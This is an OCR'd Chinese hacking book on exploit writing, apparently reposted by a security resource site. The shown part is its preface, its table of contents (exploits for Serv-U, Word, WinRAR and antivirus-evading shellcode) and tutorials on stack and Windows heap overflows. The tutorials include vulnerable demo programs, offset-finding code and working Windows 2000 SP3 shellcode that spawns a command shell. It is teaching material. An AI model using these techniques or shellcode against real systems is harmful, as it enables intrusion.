免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

前 言

Exploit、缓冲区溢出漏洞是什么?它们有什么异同?

在网络安全技术飞速发展的今天，基于缓冲区溢出漏洞(以下简称漏洞)的研究已经越来越重要，无数网络安全爱好者开始关注网络安全技术的核心——漏洞发掘以及Exploit编写。

“黑客通过某某漏洞攻破某某大型系统”、“某某企业系统漏洞导致上亿元的商业损失”……见诸报端的各种新闻似乎都在强调一个问题:“漏洞”是黑客恶意攻击的核心，是黑客入侵的最重要的“门户”!

对于真正喜欢网络安全技术，并愿意深入研究技术的朋友来说，各种非专业信息当然是不准确的，我们需要了解它们的本质意义。

Exploit的英文本意是“利用”。

“漏洞”是在硬件、软件、协议的具体实现或系统安全策略上存在的缺陷，从而可以使攻击者能够在未授权的情况下访问或破坏系统。

很多时候，许多网络安全专家都混淆了两者的概念——我们首先需要明确的是它们二者之间的关系:有漏洞不一定就有Exploit(利用)，而有Exploit就肯定存在漏洞!

漏洞分析有何意义?有何困难?

漏洞存在的本质原因是因为所有程序都是由人编写的，任何一种思维的惯性和不严谨性都可能造成致命漏洞的出现，而漏洞的存在意味着原以为安全的系统有了崩塌的可能。当今网络的快速发展改变了人们的生活和工作习惯，人们已经习惯了将重要资料存放在计算机里，网络上也存在越来越多的秘密信息，这也是黑客们搜索漏洞并进行攻击的主要原因。随着网络的发展，漏洞必将具有越来越大的危害性!

尽管网络安全技术防范人员和居心叵测的恶意攻击者，都知道漏洞的危害，然而真正拥有漏洞发掘和编写Exploit能力的人，却依然屈指可数，这涉及以下5个方面的核心问题。

漏洞的根本存在机理是什么?

漏洞的触发究竟需要什么条件?

Exploit的编码规范有什么不能违背的原则?

各种安全策略和安全审计的限制如何突破?

如何构造Exploit的核心ShellCode?

本书解决的问题、本书的特点、本书的结构:

常有网络安全爱好者抱怨发掘漏洞、构造Exploit是多么多么的困难，难以找到系统的、全面的、详尽而深入的漏洞发掘和Exploit编写教程，而想拥有一本代码经过严格测试，各种细节均由实战提炼得出，各种漏洞和相关Exploit都是完全可实际操作的书籍，却又是难上加难。编纂本书的目的就是为了解决这些问题。

从经典的Serv-U溢出，到迅雷、卡巴斯基漏洞存在机理分析，本书给出了30多个漏洞的触发机制、发掘过程，以及这些漏洞调试和Exploit编写的详尽技术精华，更有值得深入研究的每一个漏洞的核心ShellCode的调试过程、实战构造。

考虑到网络安全爱好者的技术层次参差不齐，本书分为“初级篇”、“分析篇”和“ShellCode篇”，以详细分析过程附带完整源代码的方式，将每一步详细的分析过程呈现给读者，务求可操作性的完整体现，拥有本书的读者完全可以按照书中的内容自己完成相关漏洞的分析和Exploit的重塑!

本书所讲述的内容仅做学习之用，切勿用于非法用途。通过阅读本书，希望读者能够树立良好的网络安全意识，提高网络安全防御水平。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。

目 录

初级篇

初探缓冲区溢出攻击 1
Windows下堆溢出初步 2
Windows堆栈溢出全面解析 6
经典WIN32堆栈溢出保护+突破技术 9
菜鸟版Exploit编写指南 16
简单分析IFrame漏洞 20
免费才是我们的最爱——Real Server远程溢出漏洞分析 22
Isasrv.dll远程溢出 26
Serv-U FTP漏洞旧饭重炒 29
Hacker+Cracker+Sniffer的综合利用 33
在Windows下对比学习Linux堆栈溢出 36
采众家之长分析及改进CMail漏洞 42
从MS03-049漏洞利用看调试系统进程 45
我来写ShellCode生成器 48
Windows整数溢出初步 51
溢出漏洞扫描技术 54
新手溢出TFTPD 57
初探堆栈溢出 59

每日及時觀看電子月刊書籍
就上溜客安全網 www.176ku.com

分析篇

堆栈溢出点定位原理分析 62
巧妙分析JPEG处理漏洞 65
从分析MS06-040谈Metasploit攻击代码提取 68
分析和利用W32Dasm溢出漏洞 72
玩转Winamp漏洞 76
RealPlayer溢出分析+利用 80
Realplay.smil文件溢出漏洞分析 83
PNP溢出漏洞分析+利用 85
Word溢出漏洞分析与利用 88

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。

Excel溢出漏洞分析+利用 94
亲密接触MS06-055 97
WinZip溢出漏洞分析+利用 99
迅雷5远程拒绝服务漏洞0Day分析 101
MS07-004分析和利用 103
IPMsg溢出的简单分析 105
WinRAR 7z文件名溢出分析和利用 107
ShellCode到洞悉溢出漏洞原理 111
Fuzzing in Word溢出分析和利用 113
重温MDB File文件漏洞 115
OllyDbg Format String 0Day分析与利用 118
WinRAR栈溢出分析和利用 120
从卡巴漏洞管窥内核模式ShellCode的编写 123
Windows CE缓冲区溢出利用技术 127
隔山打牛之RealPlayer 栈溢出 134


ShellCode篇

按月及時觀看電子月刊書籍
溜客安全網www.176ku.com

定制特殊的ShellCode 138
定制自己的ShellCode之二 141
ShellCode编码变形大法 144
编写变形的ShellCode实战篇 146
打造Windows下自己的ShellCode 149
让ShellCode突破系统版本限制 153
《射雕》之突破Windows个人防火墙 157
穿墙ShellCode的编写+应用 161
突破溢出数据包长度限制——编写分段传送的ShellCode（上） 165
突破溢出数据包长度限制——编写分段传送的ShellCode（下） 167
突破防火墙的非管道ShellCode 171
ShellCode自动化提取的设计与实现 175
能够生成木马的ShellCode 177
编写Word木马的ShellCode 180
不死的ShellCode 182
打造自己的ShellCode综合分析工具 185
编写全数字字母的ShellCode 188
再谈全字母数字的ShellCode的编写 190
The短er，the better——精简你的数字字母ShellCode 193
打造200字节的最短通用ShellCode 198
编写Unicode有效的ShellCode 202
编写绕过卡巴主动防御的ShellCode 204
SP2下利用TEB执行ShellCode 206
安全搜索进程内存空间 208
再谈绕过卡巴斯基主动防御系统 211

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。



初级篇

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

溜客安全信息網

www.176ku.com

所提供书籍只限于技术参考时使用

请选择到官方论坛购买期刊支持正版书籍

本电子书严禁在淘宝开店出售，

禁止当做VIP收费项目等

尽量在本站下载安全的电子书刊

溜客精神：

技術共享，資源共享，資料共享

不求最好，只求較好

做中國較好的網絡安全資料站

本版本为抢鲜试读版

加入溜客资料共享群

每月黑客类电子月刊

全部免费共享

打开溜客安全网，最下方

查询本站所有QQ共享群

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

初探缓冲区溢出攻击

文／图 cache

缓冲区溢出攻击是一种非常有效而常见的攻击方法，在被发现的众多漏洞中，缓冲区溢出方面的漏洞占用了大部分。今天我们就缓冲区溢出基础方面做一些分析，以便和新手朋友们共同学习提高。

本文主要讲解两个内容：堆栈基础知识和缓冲区溢出基本原理，以后将和大家逐步深入地学习，希望大家都能掌握这个高级技术！

堆栈的基础知识

堆栈是一种抽象数据结构，物理上就是一段连续分配的内存空间。当我们在一个程序中声明各种变量时，静态全局变量将位于数据段并且在程序开始运行的时候被加载，而程序的动态局部变量则分配在堆栈里面。

在堆栈的分配中，在地址上其从高往低分配空间（注意：这和内存从低往高分配的方式是截然相反的），并且遵循“后进先出”的原则。堆栈涉及压栈（push）和出栈（pop）两种操作，堆栈的栈顶位置由寄存器ESP指定，压栈时，ESP=ESP-4，同时在ESP处存放需要压入堆栈的数据；出栈时，ESP=ESP+4，原先的栈顶数据将不再属于堆栈范围之内，即相当于数据出栈了。

当程序在进行函数调用时，往往是先通过push指令压入参数，然后通过call指令来调用相关具体函数。譬如，在调用MessageBoxA 函数的过程中，相关数据进入堆栈的顺序和具体数据如图1所示。




图1

其压入堆栈的数据分别为4个参数，返回地址和EBP。对于一般函数来说，如果函数有局部变量，接下来，就在堆栈中开辟相应的空间以构造变量。函数执行结束，这些局部变量的内容将被丢失，但是不被清除。在函数返回的时候，弹出EBP，恢复堆栈到函数调用的地址，弹出返回地址到EIP以继续执行程序。

缓冲区溢出的基本原理初探

我们先用一个例子说明什么是缓冲区溢出。

```
void function(char *str)
{
char buffer[16];
strcpy(buffer,str);
}
void main()
{
    char large_string[256];
    int i;
    for( i = 0; i < 255; i++)
    large_string[i] = 'A';
    function(large_string);
}
```

以上是个经典的溢出例子程序，strcpy 是一个经常引起缓冲区溢出的函数。从上面程序中我们可以看到，传递给 function 的字符串长度要远远大于 buffer 的大小，并且 function 没有经过任何长度校验而是直接用 strcpy 将长字符串拷入 buffer。如果执行该程序，系统一定会报告“Segmentation Violation”错误。下面我们来对程序运行过程作一分析，这样便于了解溢出的基本原理。

首先，我们看一下未执行 strcpy 时堆栈中的情况（从高地址往低地址排列）。

```
    16      4      4          4
[buffer] [ebp] [返回地址] [large_string地址]
```

当执行 strcpy 时，程序将 256 字节的字符拷入到 buffer 中，但 buffer 仅能容纳 16 字节。buffer 处于低地址，而 ebp 返回地址均位于紧挨着 buffer 的高

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。

地址。由于C语言并不进行边界检查，所以结果是紧跟着buffer后面的250字节的内容也被覆盖掉了，这其中自然也包括ebp和返回地址。如上面例子中，ebp和返回地址均变为0x41414141h，这样，当function函数执行完毕之后，将会把返回地址弹出赋值给寄存器EIP，并跳到该地址执行（即跳到0x41414141h），但由于这个地址并不在程序实际使用的正常访问范围内，所以系统会报错"Segmentation Violation"。如果覆盖返回地址的数据不是0x41414141h，而是可以正常执行的代码位置的话，那么程序就会跳到指定的目的地址继续执行，这样就改变了程序的执行流程。如果该代码位置是经过精心构造的后门程序，那么系统将会被控制。这里所说的代码实际上就是攻击者在编写溢出程序提交数据时一起提交的ShellCode。关于ShellCode的编写，将是我们以后要讲到的问题。

其实缓冲区溢出入门比较简单，深入以后才会有更多问题与技术等着我们去研究。

Windows 下堆溢出初步

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

文/图 王炜、ww0830

首先说说闲话，我认为最好的学习方法是类比（对比）。如果之前对新知识的相关背景有所了解，那学习起来会很快上手，而且很多思想和方法都可以借鉴以前的知识，所以前辈们一再强调基本功的重要性，比如算法、数据结构等，就是这个原因。所以，我们菜鸟们也用类比的方法来学习堆溢出吧！

堆栈溢出利用原理

和什么知识对比好呢？如果是溢出，那当然是和Windows下的堆栈溢出作对比最好了。堆栈溢出和堆溢出只相差一个字，但内容可完全不同。在本书中，有很多介绍堆栈溢出的文章，特别是F.Zh的文章，简直是把Windows下堆栈溢出的教程提高到了一个前所未有的高度，那我们就参照F.Zh的堆栈溢出文章，来学习Windows下的堆溢出吧。

从F.Zh的文章中，我们可以总结出堆栈利用的3大步骤。

1）返回点的定位。F.Zh在他经典的《菜鸟版Exploit编写指南之一》中详细地讲述了利用报错对话框精确定位溢出返回点的方法。

2）ShellCode的编写。Shell最先指人机交互的界面，而在这里ShellCode不仅仅指交互了，而是指可以实现任意功能的代码，网上有很多现成的ShellCode，直接拿来使用就可以了。

3）跳转到ShellCode。当然就是把返回点覆盖成Jmp esp的地址，或者是把异常处理点覆盖成Call ebx或Pop pop ret的地址了。

从上面3点可以得出堆栈溢出利用的示意图，如图1所示。

函数返回后，EIP就指向Jmp esp，而ESP指向ShellCode。计算机不知道EIP被覆盖，继续往下执行——就是EIP指向的Jmp esp指令，那就会跳到

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

图1

Esp指向的ShellCode中，从而达到执行任意功能代码的目的。

如果上述的几点还有什么不懂的地方，大家可以再翻翻F.Zh在《黑客防线》上的Exploit系列文章。下面从这3点来看看堆溢出的原理和利用。

首先看看一个很简单的有堆溢出问题的程序Vul1.c。

```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
char mybuf[] = "ww0830";
int main (int argc, char *argv[])
{
HANDLE hHeap;
char *buf1, *buf2;
// 我们自己建立一个HEAP
hHeap = HeapCreate(HEAP_GENERATE_EXCEPTIONS,
0x10000, 0xffffff);
printf("mybuf addr = %p\n",mybuf);
// 动态分配buf1
buf1 = HeapAlloc(hHeap, 0, 200);
strcpy(buf1,mybuf);
printf("buf1 = %s\n",buf1);
// 动态分配buf2
buf2 = HeapAlloc(hHeap, 0, 16);
HeapFree(hHeap, 0, buf1);
HeapFree(hHeap, 0, buf2);
return 0;
}
```

稍微解释一下该程序：首先建立一个HEAP，以免破坏进程默认HEAP；然后动态分配200字节的buf1，并把mybuf数组的内容复制给它；接着分配buf2，最后把buf1和buf2释放掉后就退出了。为了便于演示定位，我们还把mybuf数组的地址打印了出来。

在mybuf数组很小的时候，程序没有任何问题，我们用VC按照release方式编译，并在命令行下运行，程序就会打印出mybuf地址和buf1内容，然后安全退出，如图2所示。

图2

小提示

Debug版的程序与实际运行程序的内存结构是不同的，所以上面的程序要用VC按照Release方式编译，并在命令行下运行它，记住不要在MSDEV中调试运行。在VC下生成Release版的方法是选择菜单栏“编译”→“放置可远程配置”，然后在弹出的“活动工程配置”中选择“Win32 RELEASE”，这样生成的程序就会在Release目录下，并且是发布版本。也可以在工具栏的“Select Active Configurature”框中直接选择生成Release版，如图3所示。




图3

然后我们稍微改变一下程序，只是加长mybuf的长度，变为240个A，具体代码参看Vul2.c。重新生成Release版的程序后，在命令行下运行它。看，出现报错对话框了，内容为“‘0x77fcb3f5’指令引用的‘0x41414141’内存。该内存不能为‘written’。”0x41就是大写字母A的十六进制码。呵呵，你是否联想起了堆栈的溢出呢？不过在这里buf1是动态分配的，所以是在堆中发生了溢出，如图4所示。

每日及時觀看各類月刊雜誌
就上溜客安全網www.176ku.com




图4

从刚才的测试中，我们看到了程序存在着溢出问题，接下来尝试利用它吧，方法就是堆栈溢出的标准3大步骤啦。

溢出点的定位

采用F.Zh经典的对话框报错定位方法，可以很巧妙地得到溢出点的位置。如果有所遗忘的话，我们在这里复习一下。

首先改变程序，把mybuf数组填充的方法改变一下，改变的程序为Vul3.c。我们把mybuf数组的填充方法替换为：

```
for(i=0; i<240; i++)
        {
        mybuf[i] = 100 + i % 10;
        }
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

重新生成程序并在命令行下执行，这下报错框成了“‘0x77fcb3f5’指令引用的‘0x69686766’内存，该内存不能为written。”如图5所示。




图5

我们记下这个数字，看来这次是‘0x69686766’覆盖到了溢出点。我们再把mybuf[i] = 100 + i % 10的取余数改为整除，得到程序Vul4.c。

```
for(i=0; i<240; i++)
        {
        mybuf[i] = 100 + i / 10;
        }
```

执行Vul4，这次出现的错误框成了“‘0x77fcb3f5’指令引用的‘0x79797979’内存，该内存不能为written。”如图6所示。

图6

我们分析一下这两个过程，第一次是把mybuf数组不停地加上100～109，就是十六进制的0x64～0x6D的循环 第二次则是以10为一段长度，每段分别以0x64、0x65……来填充mybuf。

第一次溢出时，报错值是0x66，此时数组中只有0x64～0x6D不断循环，所以我们可以推出尾数是0x66－0x64=2。

第二次溢出时，报错的全部是0x79，而此时是从0x64开始，每10个数为一段。0x79－0x64＝0x15，就是十进制的21，即在字符串的第21个段，所以我们可以大胆地计算出出错点的位置是

```
(0x79 - 0x64) × 10 + (0x66 - 0x64) = 21 × 10 + 2
= 212
```

我们再验证一下，指定mybuf第212开始的4个字节是“BBBB”，其余全部为“A”。如果我们的计算正确，那么应该是0x42（B的十六进制）覆盖到溢出点。

```
        for(i=0; i<240; i++)
        {
        mybuf[i] = 'A';
        }
        mybuf[212] = 'B';
        mybuf[213] = 'B';
        mybuf[214] = 'B';
        mybuf[215] = 'B';
```

执行该程序（Vul5.c），果然弹出的对话框成了“‘0x77fcb3f5’指令引用的‘0x42424242’内存，该内存不能为written。”证明了我们的计算是正确的，如图7 所示。




图7

我们分配的buf1是200个字节，溢出点却是第212个字节，看起来有点奇怪。不过不要紧，看了后面的分析之后就清楚了，我们还是先按步骤继续吧。

ShellCode的编写

ShellCode很重要，这里就不详细介绍了，外面有很多现成的ShellCode，直接拿来使用就可以了，但堆溢出的ShellCode更有其特殊的要求。

第一，如果溢出的是默认堆，则不能使用网络相关的函数，比如开端口、反向连接等ShellCode都不能使用。

第二，可以想办法在ShellCode中恢复默认堆，然后再使用网络相关ShellCode，但有时恢复堆后仍不能使用网络编程的函数。

第三，新建一个堆，不用默认堆。

第四，干脆就不用网络相关的ShellCode，只是添加用户一类的。

在这里，因为只是为了说明方法，所以我们用了最简单的手段（WTF: 真会偷懒啊）。不仅溢出新建的堆，而且ShellCode也不用网络相关的函数，只是完成了打开DOS窗口的功能。Windows 2000 SP3下的代码如下:

```
unsigned char shellcode[] =
"\x55\x8B\xEC\x33\xC0\x50\x50\x50\xC6\x45\xF4\x4D\
  xC6\x45\xF5\x53"
"\xC6\x45\xF6\x56\xC6\x45\xF7\x43\xC6\x45\xF8\x52\xC6\
  x45\xF9\x54\xC6\x45\xFA\x2E\xC6"
"\x45\xFB\x44\xC6\x45\xFC\x4C\xC6\x45\xFD\x4C\xBA"
"\x64\x9f\xE6\x77"
//SP3 loadlibrary 地址 0x77e69f64
```

電子月刊書籍 就上福客安全網 www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
"\x52\x8D\x45\xF4\x50"
"\xFF\x55\xF0"
"\x55\x8B\xEC\x83\xEC\x2C\xB8\x63\x6F\x6D\x6D\x89\x45\xF4\
  xB8\x61\x6E\x64\x2E"
"\x89\x45\xF8\xB8\x63\x6F\x6D\x22\x89\x45\xFC\x33\xD2\x88\
  x55\xFF\x8D\x45\xF4"
"\x50\xB8"
"\xc3\xaf\x01\x78"
//SP3 system 地址 0x7801afc3
"\xFF\xD0";
```

其编码、通用性等方面都没有涉及，我们还是集中精力，看看更关键的地方吧。

跳转到 ShellCode

现在，我们知道了有问题程序溢出点的精确位置，意思就是可以把它覆盖成任意值；其次，我们也有了ShellCode，一个可以提供DOS窗口的代码。那接下来，就应该想办法使程序跳转到ShellCode中，执行我们的代码，从而完成想要的功能。

首先看看堆溢出后为何要产生异常对话框，程序动态分配200字节的buf1之后，其系统内部的堆结构如图8所示。




图8

解释一下：先是8字节的buf1的管理结构，然后是系统返回给我们的能实际操作的200字节的空间，接着后面是8字节的下一空闲堆的管理结构，最后是两个双链表指针，各4个字节，共8个字节。

当我们用超长字符串覆盖buf1的时候，其溢出后的结构如图9所示。




图9

特别地，当用其他字符为A、第212字节为B覆盖时，其结构如图10所示。

200+8+4=212，这就是我们计算得到溢出点为212字节这个奇怪数字的原因。我们把结构最后的双链表




图10

指针覆盖了，那系统要使用它们的时候，当然会不正确，出错——这就是要出现报错对话框的原因。

再次，看看系统是如何使用那两个双链表指针的。当程序分配buf2的时候，就要使用那两个双链表指针了，且Eax为前一指针的值，Ecx为后一指针的值，并作如下操作：

```
mov [ecx],eax;   mov [eax+4], ecx
```

该操作的目的是在新分配内存时，改变链表的指向，这里不仔细分析其功能，只要知道这两个操作即可。具体来讲，就是我们在最后一次覆盖时，其结构和指针的值，如图11所示。




图11

